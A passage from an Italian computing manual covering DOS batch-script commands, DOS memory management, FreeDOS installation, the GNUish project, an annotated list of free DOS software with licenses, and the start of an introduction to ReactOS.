:etichetta_di_ingresso
IF condizione GOTO :etichetta_di_uscita
    …
    …
    …
    GOTO etichetta_di_ingresso
:etichetta_di_uscita
```

```
:etichetta_di_ingresso
    …
    …
    …
IF condizione GOTO :etichetta_di_ingresso
:etichetta_di_uscita
```

I due modelli sintattici mostrano due esempi di cicli iterativi. Nel primo caso si verifica una condizione, in base alla quale si decide se proseguire o se terminare il ciclo; nel secondo si esegue una volta il ciclo e quindi si verifica una condizione per decidere se ripeterlo o se uscire.

809.4 Comandi utili negli script

Alcuni comandi sono particolarmente utili all'interno di script dell'interprete dei comandi. Vengono descritti brevemente nelle sezioni seguenti.

809.4.1 REM

```
REM commento
```

I commenti negli script dell'interprete dei comandi si indicano attraverso un comando apposito: '**REM**'. Il funzionamento è evidente: tutto quello che segue il comando, fino alla fine della riga, viene ignorato.

Alcune edizioni del Dos hanno introdotto anche l'uso del punto e virgola, come simbolo per indicare l'inizio di un commento. Segue un esempio tipico di utilizzo di questo comando:

```
REM
REM (c) 2000 Pinco pallino
REM
```

809.4.2 ECHO

```
ECHO [ON|OFF]
```

```
ECHO stringa
```

Il comando interno '**ECHO**' ha un significato duplice: da una parte consente di visualizzare un testo; dall'altra controlla la visualizzazione dei comandi contenuti in uno script. Infatti, si distingue il fatto che l'eco dei comandi sia attivo o meno. utilizzando il comando '**ECHO**' senza argomenti, si ottiene l'informazione sul suo stato di attivazione. Di solito si disattiva l'eco dei comandi negli script.

Per disattivare l'eco di un comando particolare, senza disattivare l'eco in generale, basta inserire inizialmente il simbolo '**@**'.

Segue la descrizione di alcuni esempi.

- ```
  @ECHO OFF
  ```
  Disattiva l'eco dei comandi, facendo in modo che anche questo comando non venga visualizzato (si usa per questo il simbolo '**@**').

- ```
  ECHO Premi un tasto per continuare
  ```
  Mostra un messaggio per spiegare come comportarsi.

809.4.3 PAUSE

```
PAUSE
```

Il comando interno '**PAUSE**' sospende l'esecuzione di uno script in attesa della pressione di un tasto. Il comando emette attraverso lo standard output un messaggio di avvertimento in tal senso. Di solito, per evitare di vedere tale messaggio, si ridirige lo standard output in un file nullo.

L'esempio seguente, prima mostra un messaggio in cui si avverte che per proseguire occorre premere un tasto, quindi si usa il comando '**PAUSE**' che sospende l'esecuzione dello script, senza però mostrare altri messaggi:

```
ECHO Premere un tasto per proseguire
PAUSE > C:\NULL
```

809.4.4 CLS

```
CLS
```

Il comando interno '**CLS**' ripulisce lo schermo. Si utilizza senza argomenti.

809.4.5 CHOICE

```
CHOICE [opzioni] [testo_di_invito]
```

Il comando '**CHOICE**' serve a presentare una richiesta per l'inserimento di una lettera, tra un elenco determinato. La pressione del tasto corrispondente alla lettera scelta, da parte dell'utilizzatore, provoca la conclusione del funzionamento di '**CHOICE**' che restituisce un valore corrispondente alla scelta: zero per la prima lettera, uno per la seconda,...

Si osservi che l'ultimo argomento rappresenta un messaggio che serve all'utente per comprendere il senso della scelta che sta facendo.

Tabella 809.15. Alcune opzioni.

Opzione	Descrizione
`/C:`*lettera* [*lettera*...]	Permette di fissare l'elenco di lettere che possono essere usate nella risposta. Se non si indica questa opzione, la scelta avviene solo tra '**y**' e '**n**'.
`/N`	Questa opzione fa in modo di escludere la visualizzazione delle lettere che possono essere scelte. In questo modo si fa affidamento esclusivamente sul testo indicato come ultimo argomento.
`/S`	Distingue tra maiuscole e minuscole per quanto riguarda le lettere tra cui scegliere.

L'esempio seguente, salta a un punto differente dello script in base alla scelta di una lettera da «a» a «f». Si osservi che non sarebbe possibile eseguire l'analisi secondo una sequenza differente, perché '**IF ERRORLEVEL**' prende in considerazione tutti i valori di uscita maggiori o uguali a quanto indicato nella condizione.

```
CHOICE /C:abcdef Inserisci una lettera
IF ERRORLEVEL 5 GOTO :f
IF ERRORLEVEL 4 GOTO :e
IF ERRORLEVEL 3 GOTO :d
IF ERRORLEVEL 2 GOTO :c
IF ERRORLEVEL 1 GOTO :b
IF ERRORLEVEL 0 GOTO :a
…
```

[1] Questo parametro assomiglia a una variabile di ambiente, ma non si comporta allo stesso modo. Si tratta di una particolarità del comando '**FOR**'.

Capitolo 810

Dos: gestione della memoria centrale

Quando è nato il Dos non si prevedeva l'uso di memoria centrale oltre il singolo mebibyte (1 Mibyte). In base a questa considerazione veniva articolata l'architettura hardware degli elaboratori «XT» e poi «AT», dove si prevedeva l'uso di un massimo di 640 Kibyte di memoria centrale, riservando la parte successiva, fino alla fine di 1 Mibyte, per la memoria video e altri dispositivi fisici.

In questo senso, il Dos tradizionale può operare con un massimo di 640 Kibyte di memoria centrale; per sfruttarne di più occorrono degli accorgimenti non facili da applicare.

810.1 Gestione particolare

Per sfruttare la memoria oltre il primo mebibyte, si fa uso normalmente di due programmi, avviati attraverso 'CONFIG.SYS', prima ancora dell'interprete di comandi. Si tratta di '**HIMEM.SYS**' e di '**EMM386.EXE**'. In generale, le cose si fanno nel modo seguente:

```
DEVICE=C:\DOS\HIMEM.SYS
DEVICE=C:\DOS\EMM386.EXE
```

Il primo dei due programmi può essere utilizzato a partire da architetture i286, mentre il secondo si può inserire solo a partire da architetture i386.

'**HIMEM.SYS**' è in grado di utilizzare solo una piccola parte di memoria aggiuntiva, mentre '**EMM386.EXE**' permette teoricamente di sfruttare tutto il resto.

In generale, è molto difficile la gestione ottimale della memoria centrale, perché le applicazioni si comportano in maniera differente. Di solito si possono solo fare dei tentativi.

810.2 Comandi appositi

Per sfruttare la memoria centrale che supera la soglia convenzionale, sono disponibili alcuni comandi specifici. In generale, si comincia dalla configurazione con il file 'CONFIG.SYS': dopo l'attivazione dei gestori speciali della memoria, è possibile indicare di collocare parte dell'interprete dei comandi e dello spazio richiesto dai programmi residenti in memoria, oltre il limite della memoria convenzionale:

```
DOS=HIGH,UMB
```

In seguito, sempre nell'ambito del file 'CONFIG.SYS', si può richiedere esplicitamente l'avvio di programmi nella memoria alta attraverso la direttiva '**DEVICEHIGH**', come si vede nell'esempio seguente:

```
DEVICEHIGH=C:\MOUSE\MOUSE.SYS /2
```

Per quanto riguarda i programmi avviati attraverso l'interprete dei comandi, è disponibile il comando '**LH**', ovvero '**LOADHIGH**':

LH ***programma*** [***argomenti_del_programma***]

LOADHIGH ***programma*** [***argomenti_del_programma***]

Per esempio, si potrebbe tentare di avviare in questo modo il programma di gestione della tastiera:

```
C:\>LH KEYB IT [Invio]
```

810.3 Verifica

Il Dos offre un solo programma molto semplice per la verifica dell'utilizzo della memoria: '**MEM**'.

```
MEM [opzioni]
```

Se '**MEM**' viene usato senza opzioni, visualizza brevemente la quantità di memoria utilizzata rispetto al totale disponibile. È interessante l'opzione '**/CLASSIFY**', attraverso la quale è possibile distinguere l'utilizzo della memoria da parte dei programmi residenti; inoltre è interessante l'opzione '**/FREE**', con cui si hanno informazioni dettagliate sulla memoria libera.

Le opzioni disponibili del comando '**MEM**' variano molto da una realizzazione all'altra. In generale conviene verificare prima di utilizzarlo, per conoscere le possibilità effettive.

Capitolo 811

FreeDOS

FreeDOS [1] è il nome di un progetto per la realizzazione di un sistema operativo libero compatibile con il Dos. Il Dos, per quanto limitato, ha delle caratteristiche che lo possono rendere ancora interessante per elaboratori con architettura x86-16 particolarmente poveri di risorse, come nel caso dei sistemi cosiddetti *embedded*.

811.1 Installazione

L'installazione della distribuzione standard di FreeDOS è abbastanza semplice. Si parte da un dischetto di avvio, con il quale si predispone la partizione e la si inizializza, quindi si prosegue con il programma di installazione che chiede l'inserimento dei dischetti successivi. La riproduzione del dischetto di avvio a partire dalla sua immagine avviene come al solito attraverso il programma '**RAWRITE.EXE**', oppure per mezzo di un sistema Unix nei modi già mostrati per GNU/Linux e altri sistemi simili.

C:\>**RAWRITE FULL.BIN A:** [*Invio*]

L'esempio mostra l'uso di '**RAWRITE.EXE**' per ottenere un dischetto dall'immagine rappresentata dal file 'FULL.BIN'.

La distribuzione standard di FreeDOS si compone di un file-immagine del dischetto di avvio, che potrebbe chiamarsi 'FULL.BIN', e da una serie di file con estensione '.ZIP' che servono per ottenere i dischetti successivi. Ognuno di questi file compressi rappresenta il contenuto di un dischetto, che quindi deve essere prima estratto:

C:\>**A:** [*Invio*]

A:\>**UNZIP C:\TMP\BASE1.ZIP** [*Invio*]

L'esempio mostra in breve il procedimento: ci si sposta nell'unità 'A:' e da lì si estrae il file compresso che probabilmente si trova da qualche parte nel disco fisso.

Questi file compressi rappresentano una raccolta di applicativi e hanno una struttura particolare che viene descritta nel seguito.

- ***nome_raccolta*.1**

  L'archivio compresso deve contenere un file che rappresenta il nome della raccolta, con un'estensione numerica. La raccolta potrebbe essere suddivisa in più archivi ed è per questo che si usa l'estensione numerica, che indica il numero di sequenza dell'archivio nell'ambito della raccolta.

  Il file contiene l'elenco dei pacchetti contenuti, con l'indicazione dell'opzione di installazione predefinita o meno. Si osservi l'estratto seguente (la lettera «Y» rappresenta la conferma all'installazione predefinita):

```
asgn14x: Y
attr063x: Y
bwb210x: Y
choic20x: Y
```

- ***nome_raccolta*** `.END`

  Si tratta di un file vuoto, che rappresenta la conclusione della raccolta, nel senso che non ci sono altri dischetti ulteriori.

- ***nome_pacchetto*** `.LSM`

  Si tratta di un file che descrive un pacchetto applicativo. Quello che segue è l'esempio del contenuto del file '`DELTR10X.LSM`':

```
Begin3
Title:          deltree
Version:        1.02b
Entered-date:   27 Jul 1999
Description:    Delete a directory and all directories under it
Keywords:       freedos delete
Author:         raster@highfiber.com
Maintained-by:  raster@highfiber.com
Primary-site:   http://www.highfiber.com/~raster/freeware.htm
Alternate-site: www.freedos.org
Original-site:  http://www.highfiber.com/~raster/freeware.htm
Platforms:      dos
Copying-policy: GPL
End
```

- ***nome_pacchetto*** `.ZIP`

  Si tratta dell'archivio compresso che contiene i file dell'applicativo. In base alla struttura standard di FreeDOS, potrebbe distribuirsi nelle directory '`BIN\`', '`DOC\`' e '`HELP\`'.

Dopo aver preparato i dischetti, si può procedere con l'avvio del sistema attraverso il dischetto di avvio; quindi si passa a predisporre la partizione:

`A:\>`**`FDISK`** [*Invio*]

Purtroppo, il kernel di FreeDOS non è in grado di gestire partizioni più grandi di 512 Mibyte, per cui occorre tenerne conto durante l'uso di '**`FDISK`**'. Dopo aver preparato la partizione la si inizializza:

`A:\>`**`FORMAT C: /U`** [*Invio*]

Successivamente si trasferisce il sistema, con il comando '**`SYS`**':

`A:\>`**`SYS C:`** [*Invio*]

Infine si avvia il programma di installazione che provvede a chiedere la sostituzione dei dischetti:

`A:\>`**`INSTALL`** [*Invio*]

811.2 Impostazione e configurazione

Da quanto è stato descritto sull'installazione di FreeDOS si intende che, pur trattandosi di un sistema Dos, si cerca di introdurre qualche buona idea proveniente da Unix. In particolare, è prevista una struttura per la collocazione dei file:

- 'BIN\' per contenere i file eseguibili;
- 'DOC\' per contenere la documentazione che si articola in altre sottodirectory successive, come avviene con GNU/Linux
- 'HELP\' per contenere i file della guida interna relativa.

Questa struttura potrebbe essere collocata anche a partire da un punto differente della radice dell'unità, in base alle scelte fatte in fase di installazione. In ogni caso, occorre poi predisporre coerentemente alcune variabili di ambiente: '**PAGER**' per indicare il programma da utilizzare per lo scorrimento dei file delle guide; '**HELPPATH**' per indicare la directory contenente i file delle guide; '**EMACS**' per indicare la directory contenente i file di Emacs.

In condizioni normali, gli applicativi FreeDOS vengono installati a partire dalla directory '\FDOS\', per cui la configurazione si traduce nelle istruzioni seguenti nel file 'AUTOEXEC.BAT':

```
SET PAGER=MORE
SET HELPPATH=C:\FDOS\HELP
SET EMACS=C:\FDOS\EMACS\
```

In base alla documentazione originale, nel caso della variabile di ambiente '**EMACS**' deve essere indicata la barra obliqua inversa finale.

A seconda della distribuzione di FreeDOS, può darsi che il file 'CONFIG.SYS' debba essere sostituito con uno avente un nome differente. Potrebbe trattarsi del file 'FDCONFIG.SYS'.

811.3 RxDOS

RxDOS è un altro progetto analogo a FreeDOS, scritto in maniera indipendente. È provvisto di un proprio interprete dei comandi e non ha ancora un suo sistema di installazione. Per provare il funzionamento di RxDOS ci si può avvalere solo di un dischetto, realizzato nel modo seguente:

1. si inizializza il dischetto in qualche modo, assicurando che alla fine sia disponibile un file system Dos-FAT;[2]
2. si esegue lo script '**MAKEBOOT.BAT**', il cui scopo è la predisposizione del settore di avvio nel dischetto;
3. si copiano ordinatamente nel dischetto i file elencati qui sotto.
   - 'RXDOSBIO.SYS'
   - 'RXDOS.SYS'

- 'RXDOSCMD.EXE'
- 'RXDVDISK.SYS'
- 'AUTOEXEC.DEF'
- 'CONFIG.DEF'

811.4 Riferimenti

- *FreeDOS*
  ⟨*http://www.freedos.org* ⟩

[1] **FreeDOS** GNU GPL

[2] Il dischetto non deve avere l'etichetta, ovvero non deve avere un nome.

Capitolo 812

Progetto GNUish

Il progetto «GNUish» è una sorta di derivazione povera del progetto GNU, con lo scopo di rendere disponibile parte del software che compone il sistema GNU anche nei sistemi Dos. Il progetto ha un'importanza molto piccola, ma viene ancora mantenuto. Evidentemente, date le peculiarità dei sistemi Dos, il software che viene adattato non può avere le stesse potenzialità che ha invece in un sistema Unix.

I siti principali da cui si può ottenere copia del materiale prodotto dal progetto GNUish sono quelli elencati all'interno dal documento seguente:

- ⟨*http://www.math.utah.edu/docs/info/gnuish_1.html* ⟩

In questo capitolo viene mostrato il funzionamento di alcuni programmi, nell'ambito del sistema Dos, per i quali è il caso di spendere qualche parola.

812.1 Programmi di servizio vari

Molti dei programmi di servizio del progetto GNU sono disponibili anche per Dos. Tuttavia, è il caso di osservare alcune particolarità che possono confondere chi è abituato a usare sistemi Dos.

La prima cosa da notare è il fatto che i percorsi si possono indicare secondo lo stile Unix, utilizzando barre oblique normali. Per esempio:

`C:\>`**`MV C:/PRIMO/SECONDO C:/TERZO`** [*Invio*]

Diversamente, utilizzando lo stesso comando, ma secondo l'indicazione tipica del Dos, la cosa può funzionare ugualmente, oppure si possono presentare delle segnalazioni di errore. Bisogna tenere presente la possibilità.

Un'altra cosa da notare è l'uso dei caratteri jolly, che con questi programmi segue la logica di Unix, dove l'asterisco indica qualunque nome, senza trattare in modo speciale il punto di separazione dell'estensione:

`C:\>`**`CP C:/PRIMO/SECONDO/* C:/TERZO`** [*Invio*]

L'esempio mostra proprio questo fatto: vengono copiati tutti i file contenuti nella directory '`C:\PRIMO\SECONDO\`', nella directory '`C:\TERZO\`'.

812.2 Gnuplot

Il funzionamento generale di Gnuplot è descritto nel capitolo 250. Per funzionare, questa edizione di Gnuplot richiede due file: '`GNUPLOT.EXE`' e '`GNUPLOT.GIH`'. Il primo dei due è l'eseguibile in grado di gestire la grafica VGA, mentre il secondo contiene le informazioni della guida interna.

Se si vuole accedere alla guida interna, è necessario che il file '`GNUPLOT.GIH`' si trovi nella directory corrente. Forse è sufficiente utilizzare il comando '**`APPEND`**' del Dos per risolvere il problema.

812.3 Spreadsheet Calculator

La versione per Dos funziona correttamente (è sufficiente disporre dell'eseguibile '**SC.EXE**'), riconoscendo anche l'uso dei tasti freccia, per cui non si è più costretti a utilizzare le lettere '**h**', '**j**', '**k**' e '**l**'.

812.4 Ispell

Ispell è descritto in generale nel capitolo 429. Questa edizione di Ispell richiede due file: 'ISPELL.EXE' e 'ISPELL.DIC'. Come si intuisce, il primo è l'eseguibile, mentre il secondo è il file del dizionario. Purtroppo, il file 'ISPELL.DIC' non è sostituibile o eliminabile; l'unica cosa che si può fare è predisporre un dizionario personalizzato che si richiama con l'opzione '**-p**'.

ISPELL [-d ***dizionario_standard***] [-p ***dizionario_personale***] ***file***

Quella che si vede è la sintassi essenziale su cui si può contare nell'edizione di Ispell per Dos. Il file del dizionario standard, 'ISPELL.DIC', può essere collocato nella stessa directory in cui si trova il file eseguibile; altrimenti si deve usare l'opzione '**-d**' per indicarlo esplicitamente.

Il dizionario personale è un file di testo normale (Dos), che può anche essere creato inizialmente dallo stesso Ispell. L'esempio seguente, mostra il caso in cui si voglia analizzare il file 'LETTERA.TXT' attraverso il dizionario standard e il dizionario personale 'VOCAB.TXT'. Se il file 'VOCAB.TXT' non dovesse esistere, verrebbe creato per l'occasione.

C:\LETTERE>**ISPELL -p VOCAB.TXT LETTERA.TXT** [*Invio*]

812.5 Perl

Perl è un linguaggio di programmazione descritto in generale a partire dal capitolo 640. L'edizione Dos dell'interprete Perl richiede due file: 'PERL.EXE' e 'PERLGLOB.EXE'. È sufficiente che questi siano disponibili nei percorsi degli eseguibili della variabile di ambiente '**PATH**'.

Bisogna tenere a mente che si tratta di una versione molto vecchia del linguaggio, per cui alcune novità non possono essere disponibili. Inoltre, l'avvio dei programmi può avvenire solo richiamando direttamente l'interprete:

C:\ESERCIZI>**PERL FATT.PL 5** [*Invio*]

L'esempio mostra l'avvio del programma Perl contenuto nel file 'FATT.PL', che riceve un argomento costituito dal numero cinque.

812.6 Riferimenti

- François Pinard, *GNUish MSDOS Project*
  ⟨*http://www.math.utah.edu/docs/info/MSDOS_1.html*⟩

Chapter 813

The valuable DOS Freeware page

Links to valuable free Dos programs working on low equipped computers.[1]

813.1 Introduction

The Dos operating system meant much for many people. Today, proprietary Dos-like operating systems seem to be no more developed. In this situation, the only possible future for Dos is the ''free'' software, and it is not just a matter of money anymore.

Unfortunately, ''free'' is a word with many meanings. Today, this is still the biggest obstacle to the future of the Dos world. There is so much software for Dos, with so many different license agreements. The typical Dos user doesn't mind to it. But this problem prevents the realization of big serious projects based on it.

Today, the Dos world needs *philosophy*, and the GNU idea is still the right one (⟨*http://www.gnu.org* ⟩).

The author of this space would like to list here only ''free software'' in the sense stated by the Free Software Foundation, **but it is impossible**, as there isn't enough good real free software for Dos.

The listed software is meant to work on i286 and below.

It is attempted to give some kind of classification about the legal condition of the software presented here. The definition used might be outdated, or there might be other wrong assumption. In particular, the definition ''public domain'' means here, in most cases, that there is the source, but there is no clear license statement.

Beside the URI links of some FTP services there is an additional ''search link'' that queries a FTP search engine for the same file. These additional links should be used when there are troubles with the main links.

Anyone can link this document anywhere, so, there is no need to ask for it. Anyway, it is better to link to this document using at the file name ⟨*http://appunti.linux.it/the_valuable_dos_freeware_page.htm* ⟩.

In the future, many links may disappear on this page, because of more selective choices concerning software license.

813.2 OS and GUI

- FreeDOS [2] ⟨*http://www.freedos.org* ⟩
- nanoDos, a FreeDOS distribution with some networking programs, ready to use/install: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/nanoDos/* ⟩

  Italian documentation can be found in chapter 420.
- FreeGEM [3] ⟨*http://l.webring.com/hub?ring=freegem* ⟩

813.3 Utility

archive, **backup**

- Gzip [4] - '`.GZ`' archive compressor and extractor. ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/compress/gzip124.zip* ⟩ ⟨*http://www.google.com/search?q=gzip124.zip* ⟩
- TAR [5] - portable TAR - DOS/UNIX backup, compressor, with hardware support. ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/arcers/tar320g.zip* ⟩ ⟨*http://www.google.com/search?q=tar320g.zip* ⟩
- Untgz [6] - '`.TGZ`', '`.TAR`', '`.GZ`', '`.ZIP`' file extractor. ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/arcers/untgz095.zip* ⟩ ⟨*http://www.google.com/search?q=untgz095.zip* ⟩
- Info-ZIP [7] - '`.ZIP`' compatible compression and extraction utility. ⟨*http://www.info-zip.org/pub/infozip/* ⟩ ⟨*ftp://ftp.info-zip.org/pub/infozip/MSDOS/* ⟩
- Restaur [8] - Replacement for Dos Restore, ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/restaur1.zip* ⟩ ⟨*http://www.google.com/search?q=restaur1.zip* ⟩

communication

- DosFax [9] - Send a fax using Dos command line ⟨*http://www.Adr.de/speicherplatz/cs/dosfax.htm* ⟩
- Bgfax [10] ⟨*http://www.blkbox.com/~bgfax/* ⟩
- Rifs [11] - Disk sharing over a serial line, ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/lan/dosrifs2.zip* ⟩ ⟨*http://www.google.com/search?q=dosrifs2.zip* ⟩

directory, **file**

- WCD [12] - Powerful chdir for Dos and Unix ⟨*http://www.xs4all.nl/~waterlan/* ⟩

disk

- Dug_ide [13] - Report ATA (IDE) disks geometry ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/dugide21.zip* ⟩ ⟨*http://www.google.com/search?q=dugide21.zip* ⟩
- Fips [14] - Non-destructive splitting of hard disk partitions ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/fips15.zip* ⟩ ⟨*http://www.google.com/search?q=fips15.zip* ⟩
- Part [15] - MBR partition manager ⟨*http://www.ranish.com/part/* ⟩

help

- NG_clone [16] - Norton Guides clone ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/txtutl/ngclon11.zip* ⟩ ⟨*http://www.google.com/search?q=ngclon11.zip* ⟩

shell

- DC [17] - The Dos Controller - A Norton Commander clone ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/fileutil/dc-sk.zip*⟩ ⟨*http://www.google.com/search?q=dc-sk.zip*⟩

system

- Cmos [18] - Save/Restore extended C/MOS ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/cmos93cd.zip*⟩ ⟨*http://www.google.com/search?q=cmos93cd.zip*⟩
- Cmoser [19] - Save, restore and modify C/MOS memory ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/cmoser11.zip*⟩ ⟨*http://www.google.com/search?q=cmoser11.zip*⟩
- Bios [20] - Save, restore, erase C/MOS memory; save a BIOS copy to a file ⟨*http://homepages.uni-paderborn.de/mbockelk/bios1351.zip*⟩
- KGB [21] - Utility to monitor some Dos functions and reporting into a log file ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/kgb104.zip*⟩ ⟨*http://www.google.com/search?q=kgb104.zip*⟩

text

- Vim [22] - VI improved, a small text editor that can handle very big files with low RAM ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/editor/vim53d16.zip*⟩ ⟨*http://www.google.com/search?q=vim53d16.zip*⟩

813.4 Network

packet driver

- PC/TCP Packet Driver Collection [23] ⟨*ftp://ftp.crynwr.com/drivers/*⟩ ⟨*ftp://ftp.crynwr.com/drivers/pktd11.zip*⟩
- WATTCP [24] - TCP/IP library routines ⟨*http://www.wattcp.com/*⟩
- DOS PPPD [25] - Dos port of Linux PPP packet driver ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/dosppp05.zip*⟩ ⟨*http://www.google.com/search?q=dosppp05.zip*⟩
- Comring [26] - packet driver emulating ethernet over serial link(s) ⟨*http://wizard.ae.krakow.pl/~jb/ComRing/*⟩

TCP/IP

- WATTCP apps [27] - some common client application using WATTCP library ⟨*http://www.wattcp.com/wat1104.zip*⟩ ⟨*http://users.libero.it/kht/mirror/half-mirror/dos/network/tcp.ip/wattcp/*⟩ ⟨*http://users.libero.it/kht/mirror/half-mirror/dos/network/tcp.ip/wattcp/apps.zip*⟩
- MiniTelnet [28] - TELNET client ⟨*http://www.smashco.com/wattcp/mt.zip*⟩
- Bobcat [29] - Text based web browser ⟨*http://www.fdisk.com/doslynx/bobcat.htm*⟩ (derived from DosLynx, ⟨*http://www.fdisk.com/doslynx/doslynx.htm*⟩)
- Arachne (GPL) [30] - Graphical web browser ⟨*http://home.hetnet.nl/~ba8tian/arachne/arachne.htm*⟩, ⟨*http://home.hetnet.nl/~ba8tian/arachne/175-gpl/ar175.htm*⟩, ⟨*http://home.hetnet.nl/~ba8tian/arachne/175-gpl/a175gplf.zip*⟩
- PCroute [31] - IP routing program for IBM PC ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/network/pcrte224.zip*⟩ ⟨*http://www.google.com/search?q=pcrte224.zip*⟩

- PPRD [32] - Turn a dedicated PC (XT/AT) into a LPD server ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/lan/pprd200.zip* ⟩ ⟨*http://www.google.com/search?q=pprd200.zip* ⟩
- NCSA Telnet [33] - Telnet, Ftp,... NCSA ⟨*ftp://ftp.ncsa.uiuc.edu/Telnet/DOS/* ⟩ ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/ncsatlnt/* ⟩
- NOS (KA9Q) [34] - A complete mini TCP/IP system ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/tcpip/* ⟩ ⟨*http://www.google.com/search?q=e920603.zip* ⟩

  To use NOS you need documentation, for example the package ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/tcpip/intronos.zip* ⟩
- SSHDOS [35] - SSH client for Dos ⟨*http://sourceforge.net/projects/sshdos* ⟩
- Talk [36] - Talk client for Dos ⟨*http://users.libero.it/kht/mirror/half-mirror/dos/network/tcp.ip/wattcp/talk-13.zip* ⟩
- ABC-nslookup [37] - DNS query clients for Dos ⟨*http://www.smashco.com/wattcp/nslb01a.zip* ⟩

See also:

- Marc S. Ressl, *Dos Internet Pages*

  ⟨*http://www.fdisk.com/doslynx/* ⟩
- Smash-Co Communications, *TCP/IP for MS-DOS*

  ⟨*http://www.smashco.com/wattcp.asp* ⟩
- *WATTCP*

  ⟨*http://www.wattcp.com/* ⟩

  ⟨*http://www.wattcp.com/wat1104.zip* ⟩
- *The U-M Software Archive*

  ⟨*http://www.umich.edu/~archive/msdos/communications/wattcp/* ⟩

  ⟨*http://www.umich.edu/~archive/msdos/communications/packet/* ⟩

813.5 Compilers

assembler

See the FreeDOS project (⟨*http://www.freedos.org* ⟩) for assembler compilers.

batch

- BAT2EXE [38] - Compile batch files for speed ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/batchutl/bat2ex15.zip* ⟩ ⟨*http://www.google.com/search?q=bat2ex15.zip* ⟩

C/C++

See the FreeDOS project (⟨*http://www.freedos.org* ⟩) for C and C++ compilers.

Perl

Perl [39] - Practical Extraction Report Language ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/perl/* ⟩

Rexx

- BREXX [40] - Rexx interpreter for Dos/Unix ⟨*http://ftp.gwdg.de/pub/languages/rexx/brexx/html/rx.html* ⟩

xBase

- nanoBase [41] - Mini, but nearly complete xBase ⟨*http://appunti.linux.it/nanobase_1997.htm* ⟩

See also:

- David Muir Shamoff, *Catalog of free compilers and interpreters* ⟨*http://www.idiom.com/free-compilers/* ⟩

813.6 Typesetting

- Nro [42] - A Nroff implementation for Dos ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/txtutl/nroff1.zip* ⟩ ⟨*http://www.google.com/search?q=nroff1.zip* ⟩
- Ghostscript [43] - ‘‘GNU’’ original edition - PostScript previewing, conversion, and printing ⟨*ftp://mirror.cs.wisc.edu/pub/mirrors/ghost/gnu/* ⟩
- emTeX [44] - TeX-LaTeX distribution for Dos ⟨*ftp://www.ctan.org/tex-archive/systems/msdos/emtex/* ⟩

813.7 More Dos software sources

- ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/* ⟩
- ⟨*http://garbo.uwasa.fi/pc/* ⟩

813.8 Search engines

- ⟨*http://www.shareware.com/* ⟩

[1] This material appeared originally at ‘`http://www.geocities.com/SiliconValley/7737/`’, in 1996.

[2] **FreeDOS** GNU GPL

[3] **FreeGEM** GNU GPL

[4] **Gzip** GNU GPL

[5] **TAR (Dos)** public domain

[6] **Untgz** GNU GPL

[7] **Info-ZIP** free software with special license

[8] **Restaur** cannot be sold for profit

[9] **DosFax** public domain

[10] **Bgfax** promised to become free software

[11] **Rifs** cannot be sold for profit

[12] **WCD** GNU GPL

[13] **Dug_ide** free of charge, with sources

[14] **Fips** GNU GPL

[15] **Part** public domain

[16] **NG_clone** public domain

[17] **DC** public domain (no license at all, and no sources)

[18] **Cmos** public domain

[19] **Cmoser** free of charge

[20] **Bios** free of charge

[21] **KGB** public domain

[22] **Vim** free software with special license

[23] **Crynwr packet driver collection** GNU GPL

[24] **WATTCP** free of charge library

[25] **DOS PPPD** mixed licenses

[26] **Comring** GNU GPL

[27] **WATTCP apps** cannot be sold

[28] **MiniTelnet** free software with a special license

[29] **Bobcat** GNU GPL

[30] **Arachne** GNU GPL

[31] **PCroute** cannot distribute modifications

[32] **PPRD** software non libero: licenza Artistic

[33] **NCSA Telnet** public domain

[34] **NOS** public domain

[35] **SSHDOS** GNU GPL

[36] **Talk** GNU GPL

[37] **ABC-nslookup** UCB BSD

[38] **BAT2EXE** public domain

[39] **Perl** GNU GPL or Artistic

[40] **BREXX** public domain

[41] **nanoBase** GNU GPL

[42] **Nro** public domain

[43] **Ghostscript** GNU GPL

[44] **emTeX** LPPL but some files have different conditions

Capitolo 814

Introduzione a ReactOS

ReactOS [1] è un progetto per la realizzazione di un sistema operativo conforme al funzionamento di MS-Windows, a partire da NT in su. Queste annotazioni sono state fatte a proposito della versione 0.1.2, dove il suo sviluppo non ha ancora portato a un sistema grafico funzionante e appare come un sistema Dos, anche se non è compatibile con gli eseguibili Dos standard. A partire dalle versioni 0.2.* è già disponibile un sistema grafico elementare.

> Teoricamente ReactOS dovrebbe essere in grado di funzionare a partire da elaboratori i386 in su; tuttavia, è probabile che si riesca a utilizzare solo da i686 in su, escludendo anche i microprocessori compatibili.

814.1 Installazione

Allo stato della versione 0.1.2, il programma di installazione non è ancora in grado di gestire le partizioni e nemmeno di inizializzarle; pertanto, la partizione dove va collocato ReactOS deve essere preparata con altri strumenti (un sistema GNU/Linux o FreeDOS). Inizialmente conviene limitarsi all'utilizzo di un file system Dos-FAT16;.

Il programma di installazione tenta di riconoscere il settore di avvio del disco e della partizione in cui viene installato ReactOS; se questi settori risultano essere di qualche tipo particolare, non vengono modificati e poi il sistema non si avvia. Anche se la cosa è spiacevole, nel caso siano presenti altri sistemi nel disco fisso, può essere necessario fare in modo che nella partizione stabilita si avvii FreeDOS; in pratica, serve un dischetto di avvio di FreeDOS (capitolo 811), con il quale si deve ripristinare il settore di avvio del disco fisso:

